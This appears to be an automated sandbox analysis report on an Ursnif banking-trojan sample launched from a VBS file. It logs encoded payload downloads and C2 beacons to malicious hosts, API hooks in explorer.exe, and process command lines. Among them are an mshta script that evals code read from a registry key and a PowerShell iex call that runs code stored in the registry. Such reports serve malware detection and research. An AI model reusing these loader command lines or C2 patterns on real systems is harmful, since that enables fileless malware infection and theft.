Sep 10, 2021 07:02:19.014877081 CEST	5470	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 05:02:18 GMT Content-Type: application/octet-stream Content-Length: 247965 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613ae6daf07a3.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: df af 1f 2c c7 7a 76 2e c4 65 52 d8 c5 96 95 66 6a 34 f7 62 f3 c6 81 d9 07 0e bc 4f 56 08 9d 0e 1c 30 b4 bc 8a 54 30 49 14 87 4f 11 78 79 9f a5 a3 c1 f0 f2 71 2a ab 5d ad b6 19 fb 7b e5 e8 5b b1 62 55 09 08 fa c4 b5 12 c3 58 e0 61 dc 69 59 43 ce 7f 7f be b9 36 0f 6f 2d cb 03 0c d4 8d ae 5e 2a 57 59 70 5a c4 7f 2f 72 cd e3 ba d8 80 d9 b2 c2 8d 36 2b 7d ec 9a d1 b3 92 2d dc 89 30 84 5d 9f f1 67 43 50 67 cc 6a 54 29 3d d6 af a8 16 68 8b 15 cd 1d f4 eb 98 08 70 c8 a5 8a c3 af e2 e1 69 de 42 28 d0 e9 c8 68 6d 52 20 18 a9 57 02 5d 75 76 9a 12 b6 c4 3e 11 ce 5b da e7 66 f2 d6 01 98 15 84 59 bf 42 3a e6 5e dd 98 29 46 a9 d9 33 3a 8d 4f f4 ac 9c ba 0f 5a 3d 9b 82 78 38 73 e6 b5 cc fe 07 e1 cd 3d c3 bc bd 64 86 62 56 ad c9 8a 57 f7 4e 67 9c 19 37 56 46 21 d2 be ee 2a 75 32 18 f6 b7 17 1d 9f bb 4d 5f 52 cd 18 c5 8e 3c 94 fc 59 3b 5a bb af ad d5 e6 75 99 11 80 40 1a fa fd 9d 25 e5 7b f8 e3 92 5d 13 32 74 46 66 44 f4 f3 8e 21 47 18 9c 4c 91 b6 41 4b 4b f0 af 08 9e f3 4c 5a 25 fd 03 1e b2 09 8f 24 8f f6 be a3 52 9b c9 e9 0c 6a 62 9b 77 94 dc 2f 41 cd cc 76 66 e6 fc 0e 5e 3c 65 ba 6c a0 7b c9 40 af 6e ee 00 e7 c5 62 5e 5d d7 40 0e 9e c3 cb fb 58 34 6e 3e 7e ca 8a 3c d4 5b 01 fc 92 41 bc 19 55 5a 7a 2f 0d 15 e4 db e0 04 58 d9 17 09 24 0f a9 87 2a 33 ff 80 96 5e 10 c5 23 08 84 8b 27 d8 28 72 98 80 ed 0b c1 94 72 4e 1a 87 af 77 e2 f9 55 74 96 83 c4 50 e0 0e da b4 d5 27 2b e9 09 c7 ee e3 3f 06 68 a6 63 ab 09 16 3c 1e c7 a0 69 47 d9 36 00 08 83 b2 99 76 9f f6 8b 62 b1 d9 f4 c3 ed 59 1f 04 14 ef ea 3d 35 8e 61 6b 5f 69 f4 c1 5a 8a e1 c4 28 46 cf 23 fb a9 a8 b3 2e fc 57 52 94 15 c3 0a c3 12 34 b6 d8 a0 0b 1f c0 f2 12 4f 3d 45 b7 9d 3b cf c5 79 c6 be 37 15 1c 53 e5 dc 3e fc 42 e0 4e 9b 3e c4 e6 64 a3 74 23 83 d6 07 0c e1 6b 62 e1 6a a5 7e f7 ca 83 67 30 f8 8a cc c6 47 e6 8c d3 c5 6c 79 f6 f7 79 8b c2 a5 5c 6d 45 a3 37 8d d8 fc d8 99 ef 07 b0 9b 39 83 ff bc b0 6f 4e 5d f9 62 10 42 d6 c8 58 f9 f0 56 ac 6a 96 46 1d f0 6b b d f8 b2 82 69 29 9f a3 fa a7 f4 b5 96 17 09 74 01 5a 9b f5 e1 89 8a dd 96 5c 77 36 9b 1b fe 72 df 5e 6a 1a d5 ff 61 62 fd b1 ea 2d 89 fb d1 11 5c 30 cb ea 6e 42 2d 36 34 c8 a1 93 06 33 c5 8a 81 a6 4a de 57 53 65 11 e7 9c 9d ea 6e aa dc f9 0e 90 ec 29 c5 9f 4e 6b 47 01 13 61 05 77 55 a1 0e 96 ee 2a ed 63 85 62 93 f3 51 68 dd c4 79 b3 40 6f 8f e4 29 2e 5b 5b 31 95 9f 22 ed 22 00 05 35 fa b5 f2 91 73 fa 06 ca c4 85 6f ea 84 12 6f 1d cc e0 7a 7a 41 f5 16 df 63 f2 ce c2 cd 0d f2 fa 10 24 6a e1 e0 fb 5f 7f 4b 0c 50 5d 71 d6 63 38 66 6e f0 ea 85 52 52 f4 4e 32 da 21 a9 2a 30 1d 58 1f 70 0d af 01 71 28 de b7 26 ed 97 36 ca 6b 7e 0b c6 08 74 65 f1 77 c1 28 ab a4 6b 08 e7 fc 68 59 3e 8c 41 10 b0 98 01 4e 57 f8 11 ba 47 df 3d 97 d6 1e 49 e2 f4 66 c3 68 ae 75 3c 6b 70 74 9c 71 ff c1 59 88 e7 ac 4d c7 c5 19 5a 24 6c 08 13 7c d9 Data Ascii: ,zv.eRfj4bOV0T0IOxyq*]{[bUXaiYC6o-^*WYpZ/r6+}-0]gCPgjT)=hpiB(hmR W]uv>[fYB:^)F3:OZ=x8s=d bVWNg7VF!*u2M_R<Y;Zu@%{]2tFfD!GLAKKLZ%$Rjbw/Avf^<el{@nb^]@X4n>~<[AUZz/X$*3^#'(rrNwUtP'+?hc <iG6vbY=5ak_iZ(F#.WR4O=E;y7S>BN>dt#kbj~g0Glyy\mE79oN]bBXVjFki)tZ\w6r^jab-\0nB-643JWSen)NkGawU*cbQhy@ o).[[1""5soozzAc$j_KP]qc8fnRRN2!*0Xpq(&6k~tew(khY>ANWG=Ifhu<kptqYMZ$l|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49792	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 07:02:19.594026089 CEST	5727	OUT	GET /gO6fEM48Z2VyJYyEaQk/Tlg2ka7bPKYxRb_2B442I_/2FFZLVL8c_2BN/KPEiurg_/2FQFW58y_2BC5_2BoQJ sMfC/Z20kSl3bCK/Qe_2BCo_2BI8EhVfz/gaTQA1FJpKmh/Okd_2B3iR1p/U_2F_2F_2BxYfZ/z_2B8obDRzLj_2Bv PtXpS/MutYXow3kjfHv8Ne/Tk41k1QbLs08co6/pw6aojLzb_2BsMklC7/1luisc2vx/yYmG1Q6eqChu6qOfd2lR/zgadpa0en2m VI5QE7we/rWllKXh4B6iqFxDAWQqk8G/Oj17QsJan3SWq/MhUPAmuR/Yiolc5JDgbwuOe67l9VgfXi/kgInUUiADdo06Z7N/8 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 07:02:20.036945105 CEST	5728	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 05:02:20 GMT Content-Type: application/octet-stream Content-Length: 1958 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613ae6dc004be.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e9 b6 e3 58 66 dc 15 e4 80 de 6a 7c ed d6 c7 9c 13 7d 2c 30 77 87 0a 58 42 4f 0c 73 1f 5e 59 8b 56 46 5d 4a 82 ce db d3 96 28 96 67 b2 d9 1f 00 59 45 b0 8c b2 61 18 2b 75 9c 48 e8 bf 1e 63 6a 93 01 16 d9 d4 d8 0c 1b 0c 86 dc 63 18 46 b6 8f 9b 93 82 62 69 05 d5 22 40 61 ec 38 93 63 30 cf 27 cf b5 5a 73 96 99 fb 5a 58 26 be 6b cf 20 54 04 07 86 78 37 b8 dc d2 3e 0a 51 0a 93 2e 44 c6 45 b5 97 49 ae 63 08 c1 9a b7 91 3c 36 23 9e 3b 96 a6 8e 27 f3 ae 6d 81 74 d0 a5 ee 42 c9 6e 24 9c 79 77 39 30 c5 ec 88 f0 e0 9d 50 5a 4c 58 4b f3 76 c5 32 5d 99 91 e6 92 45 c8 f0 57 ba d4 51 09 eb 9c 83 ba 5a 63 eb f9 7b bd 94 1e 50 13 84 5b e2 3e 83 f5 22 fd f7 a5 d5 c0 c8 96 9b d1 89 d4 ff 01 22 42 23 46 76 98 d8 4e 56 a0 2f 0d 4a 4d 5d dc a7 4c 96 0f 80 0b 1e 9b 14 eb ce d5 55 5d 16 1b 47 1e 1f a9 b5 09 9e 3b 23 36 8d b3 e8 1d 28 5c f9 37 96 7c a1 c3 f5 07 66 93 ee f9 bb 51 93 46 d0 db b5 0b 9a c3 20 06 22 22 e4 f0 c2 9c 88 3e c3 31 5f 69 91 2c c2 59 c2 97 3a 61 33 85 fb b9 24 5f e1 e8 cf b8 e3 35 49 b3 47 1b b8 85 13 13 5d 52 2f e4 3d e9 1e f8 5d c0 92 68 34 a9 42 63 94 9f f4 75 15 d2 f9 0e f7 66 3a 25 73 77 bf 67 ff 68 e9 69 1a 8b 64 84 99 dc cb 68 2e d3 d5 fe 14 6c 30 11 29 61 8c 54 d8 17 6a cb 99 62 90 fc f1 30 cd 6d 51 80 9e 75 62 c1 1c 7c 57 58 13 3b 80 77 28 fd 65 bc 66 c2 a7 31 79 83 9a 47 db 81 bb 35 2f 99 6d ba 2d e0 66 0e 08 a2 70 b9 83 3b 89 0b d3 35 82 68 71 06 0b 96 ce 50 4d e4 4f 7c 23 88 92 17 23 c4 07 bb 49 7f 90 42 e4 bf ad cb cb f1 df e8 96 37 66 4f 9e b3 4a d6 5f 60 90 f2 c4 48 9a b3 c1 e1 eb 37 68 39 7a bc 39 fa 83 97 35 b0 cc 5c e1 53 7d a5 5d 6a 46 58 4e 9d bc fd 4f 3d 45 61 4d 82 5d b3 10 69 48 c1 b2 70 04 dc 93 d8 3c 56 a3 d5 ee 7e 44 ca 1e 61 34 d1 c7 f1 a0 92 15 f3 f3 36 c8 6c ea c3 8e 25 3f 86 c1 a0 75 9f cc 7c 43 24 32 f7 8d 06 b5 06 d1 10 f0 43 fa 6b f5 9c 55 fd dd 68 55 7d c7 be e4 c7 3f d6 77 a6 c1 45 1b ba 8b 0a 49 30 a4 cd 6b ad 96 e8 47 a7 f2 6a d2 3e 01 6f de d4 5a 0e 02 e8 d7 fd f8 a3 aa 82 be 26 06 29 29 09 d5 da 13 c1 75 c7 79 88 5d 50 40 66 65 8f b4 05 60 0f fb df 9a dc 52 f1 6a 63 6a bc b3 a6 8a 16 e7 3d a4 a8 34 13 44 aa 5a 2d e6 36 c9 2e bd 77 65 3b b9 50 e7 99 90 45 30 32 db 1d 21 50 ea a2 ee 3b 31 cc c4 af 6d 00 78 ac d7 f0 c2 69 59 02 f7 00 c9 6c 34 d8 4b b1 ae 6d 03 fd f7 1a 3e 5c 32 39 e7 6c 03 88 59 35 98 18 6c b7 40 cc da 2f 04 5f bf 74 8d c4 d0 d1 07 7c 15 cb aa a4 c7 a9 1c 38 25 69 b5 02 1a ab d3 d2 4f 0f 5c 4b b7 35 83 f2 62 3b f9 cd 8c ae a7 f0 9c 1c 31 eb ce 61 97 43 71 13 59 7d ae 6a e6 44 ae 7a 26 c7 83 78 11 a7 15 59 ec e2 f5 f1 32 46 57 ca ec 7d 98 3c 7a c4 6a 15 38 62 ec 4f d3 da 63 c5 8c 7c 6f 3b 34 3f ec 97 c7 99 0b f4 6f 3e 13 27 05 f1 80 9e d1 1b 64 98 22 e7 ea ed 98 35 98 c2 d5 07 34 43 40 b4 bb 67 43 35 a8 23 ca 1d ca 12 66 6a 7e 03 2d d4 61 26 b4 1d b6 cd f9 0b c6 7f Data Ascii: Xfj}],0wXBOs^YVF]J(gYEa+uHcjcFbi"@a8c0'ZsZX&k Tx7>Q.DEIc<6#;'mtBn$yw90PZLXKv2]EWQZc{P[>" "B#FvNV/JM]LU]G;#6(\7|fQF ""'>1_i,Y:a3$_5IG]R/=]h4Bcuf:%swghidh.l0)aTjb0mQub|WX;w(ef1yG5/m-fp;5hqPMO| ##IB7fOJ_`H7h9z95\S}]jFXNO=EaM]iHp<V~Da46l%?u|C$2CkUhU}?wEI0kGj>oZ&))uy]P@fe`Rjcj=4DZ-6.we;PE02!P;1m xiYl4Km>\29lY5l@/_t|8%iO\K5b;1aCqY}jDz&xY2FW}<zj8bOc|o;4?o>'d"54C@gC5#fj~-a&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49793	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 07:02:44.225999117 CEST	5731	OUT	GET /fpsVrgA85_2/BZUV9lws3c_2Fj/GkkWmnklFKPgFBQ8hMP6W/ISGgirn8yOZisrZs/5_2BH8scRlnvRek/EGKptIwp8lSo93GFx6/ymWkd9jdg/4KpkPYuuZAAAek8BuLEK/tznSDyfWtC0KjQGP2d_/2BrsiHfOmQlV7YgPTes0MP/b6lv_2B55mg9j/CZcF_2Fn/c7jP_2BxBvmhfldW4gAwZkY/uow0BznEMg/Wu3a_2FnHyKBj_2BJ/8ZnXzqvUM8Ze/cMFtkguu1z4/ENTz8901wZ21V2/97iMfuV3Gozq6_2FCxmu3/2vuyb0vOGb_2B1J_/2BS8kN2df/902r HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Host: art.microsoftsofymicrosoftsoft.at
Sep 10, 2021 07:02:44.743824005 CEST	5732	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 05:02:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49794	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 07:02:45.111639977 CEST	5733	OUT	POST /E5wXpiwar/wRvu2gZe47zRdlNBgcs0/eOhrCgUr4ZXAn_2BZqF/9q3EAQRMUh_2B_2F33UbfY/IXr06mXceQ He3/2iAe1c3a/9nqOhYkWYxxgxCOECBlwLnA/sWEj3oJk5h/PRzUbXzmSIea8A2EU/_2FwPSG35Krj/kfkkMNBeoRA /5ZUbFMHjnJYo4_/2Fjo7tU3n9R4Z09v5Qh4q/QBVxo02azbkNlwWF/Bex9GHi32MTaVfj/GKDsgaU6HjZIpEcGiU/ Q_2FxW4S4/w_2F825rdJVVRhGtH6Fv/DcD1MSlvdu470uFUctq/iMqZ2HgnOsvQUh/nmg HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: art.microsoftsofymicrosoftsoft.at
Sep 10, 2021 07:02:45.626944065 CEST	5733	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 10 Sep 2021 05:02:45 GMT Content-Type: text/html; charset=utf-8 Content-Length: 146 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 5464 Parent PID: 3388

General

Start time:	06:59:00
Start date:	10/09/2021
Path:	C:\Windows\System32\wscript.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\start[526268].vbs'
Imagebase:	0x7ff782620000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Analysis Process: WmiPrvSE.exe PID: 5832 Parent PID: 792

General

Start time:	07:01:44
Start date:	10/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff66d5c0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 5004 Parent PID: 5832

General

Start time:	07:01:45
Start date:	10/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0x7ff69a210000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 3128 Parent PID: 5004

General

Start time:	07:01:45

Start date:	10/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0x1220000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.629988077.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.629867995.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.630014606.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000022.00000003.635124598.00000000056E9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.636741172.000000000556C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.629893415.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.630002882.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.629914117.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.629947951.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.632901205.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000022.00000003.635073393.000000000566A000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.629835886.0000000005768000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000022.00000002.678786013.00000000053EF000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: WmiPrvSE.exe PID: 5336 Parent PID: 792

General

Start time:	07:02:16
Start date:	10/09/2021
Path:	C:\Windows\SysWOW64\wbem\WmiPrvSE.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x3c0000
File size:	426496 bytes
MD5 hash:	7AB59579BA91115872D6E51C54B9133B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Analysis Process: WmiPrvSE.exe PID: 4088 Parent PID: 792

General

Start time:	07:02:23
Start date:	10/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff66d5c0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 1956 Parent PID: 3388

General

Start time:	07:02:24
Start date:	10/09/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>F67r='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(F67r).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6a90e0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 4216 Parent PID: 1956

General

Start time:	07:02:25
Start date:	10/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000027.00000002.678335130.0000019D8B7B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000027.00000002.699212470.0000019D9BA17000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 6028 Parent PID: 4216

General

Start time:	07:02:26
Start date:	10/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 4624 Parent PID: 4216

General

Start time:	07:02:32
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.cmdline'
Imagebase:	0x7ff758a80000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 5920 Parent PID: 4624

General

Start time:	07:02:33
Start date:	10/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESFECC.tmp' 'c:\Users\user\AppData\Local\Temp\1cv1ijms\CSC65E6130637C74F63B377719165F577CE.TMP'
Imagebase:	0x7ff62db00000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Disassembly

Code Analysis